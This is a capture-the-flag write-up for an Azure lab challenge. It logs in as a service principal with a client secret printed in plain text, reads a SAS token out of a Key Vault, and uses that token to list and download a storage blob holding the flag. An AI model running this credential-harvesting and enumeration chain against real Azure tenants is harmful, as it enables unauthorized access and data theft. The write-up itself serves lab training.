- Published on
CWL - Vaulted Keys and Hidden Blobs
- Authors

- Name
- mfkrypt

Table of Contents
Starting Point
We are provided the following credentials:
Authenticating into Azure
Retrieving the Tenant ID
First, we need the Tenant ID, we can use the AADInternals PowerShell library for this. We need to import the library first
Import-Module AADInternals
Make an API call by invoking the Get-AADIntTenantID function
PS> Get-AADIntTenantID -Domain secure-corp.org
f2a33211-e46a-4c92-b84d-aff06c2cd13f
Login as Service Principal
Now, we will login as login as service principal. This is because there is no real dedicated email we can use to login. A service principal acts as a non-human identity similar to a service account, not tied to any particular user.
az login --service-principal --username 76e1a895-1f05-4165-83ab-98eed07bed86 --password 6LU8Q~OjXfR3z8ZTOHqd0MpE8r1bGs0qStavaacZ --tenant f2a33211-e46a-4c92-b84d-aff06c2cd13f
If we get this JSON response, it means the login was successful
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "f2a33211-e46a-4c92-b84d-aff06c2cd13f",
    "id": "662a4fee-a3ba-49b3-9caf-8c20ed04503f",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Prod",
    "state": "Enabled",
    "tenantId": "f2a33211-e46a-4c92-b84d-aff06c2cd13f",
    "user": {
      "name": "76e1a895-1f05-4165-83ab-98eed07bed86",
      "type": "servicePrincipal"
    }
  }
]
Enumerating Key Vaults
Since the flow of the challenge requires us to look into key vaults we will do just that. List all Key Vaults
az keyvault list
Only 1 Key Vault is present, secopprobackkv. Let's try to list keys and secrets in the Key Vault
az keyvault key list --vault-name secopprobackkv
az keyvault secret list --vault-name secopprobackkv
We failed to retrieve keys but there is a secret name called secopprobacksaSAASToken. We can use this to get the secret value
az keyvault secret show --vault-name secopprobackkv --name secopprobacksaSAASToken
This secret value is also a Shared Access Signature (SAS) token which provide secure, delegated access to resources in Azure storage accounts. We could use this token to find containers and blobs
Enumerating Storage Accounts, Containers and Blobs
Using the SAS Token, we could enumerate for storage accounts
az storage account list
The storage account name is secopprobacksa. Now we find the container name
az storage container list --account-name secopprobacksa --sas-token "sv=2024-11-04&ss=bfqt&srt=sco&sp=rltfx&se=2028-11-28T14:15:47Z&st=2025-11-28T06:00:47Z&spr=https&sig=0t6AaxsrIAHeqdwok%2FFq4xtviXOHLrwQfvdMWTG2zKE%3D"
From the container, we can list down available blobs
az storage blob list --container-name secopprobacksc --account-name secopprobacksa --sas-token "sv=2024-11-04&ss=bfqt&srt=sco&sp=rltfx&se=2028-11-28T14:15:47Z&st=2025-11-28T06:00:47Z&spr=https&sig=0t6AaxsrIAHeqdwok%2FFq4xtviXOHLrwQfvdMWTG2zKE%3D"
...
    "isAppendBlobSealed": null,
    "isCurrentVersion": null,
    "lastAccessedOn": null,
    "metadata": {},
    "name": "Flag.txt",
    "objectReplicationDestinationPolicy": null,
    "objectReplicationSourceProperties": [],
    "properties":
...
Looks like our flag in the blob, proceed to download it
az storage blob download --container-name secopprobacksc --account-name secopprobacksa --sas-token "sv=2024-11-04&ss=bfqt&srt=sco&sp=rltfx&se=2028-11-28T14:15:47Z&st=2025-11-28T06:00:47Z&spr=https&sig=0t6AaxsrIAHeqdwok%2FFq4xtviXOHLrwQfvdMWTG2zKE%3D" --name Flag.txt
Finished[#############################################################]  100.0000%
CWL{Azure_KeyVau!t_H@cker}
Sources
- https://cloud.hacktricks.wiki/en/pentesting-cloud/azure-security/az-services/az-keyvault.html#az---key-vault
- https://cloud.hacktricks.wiki/en/pentesting-cloud/azure-security/az-services/az-storage.html#enumeration
- https://learn.microsoft.com/en-us/azure/ai-services/translator/document-translation/how-to-guides/create-sas-tokens?tabs=Containers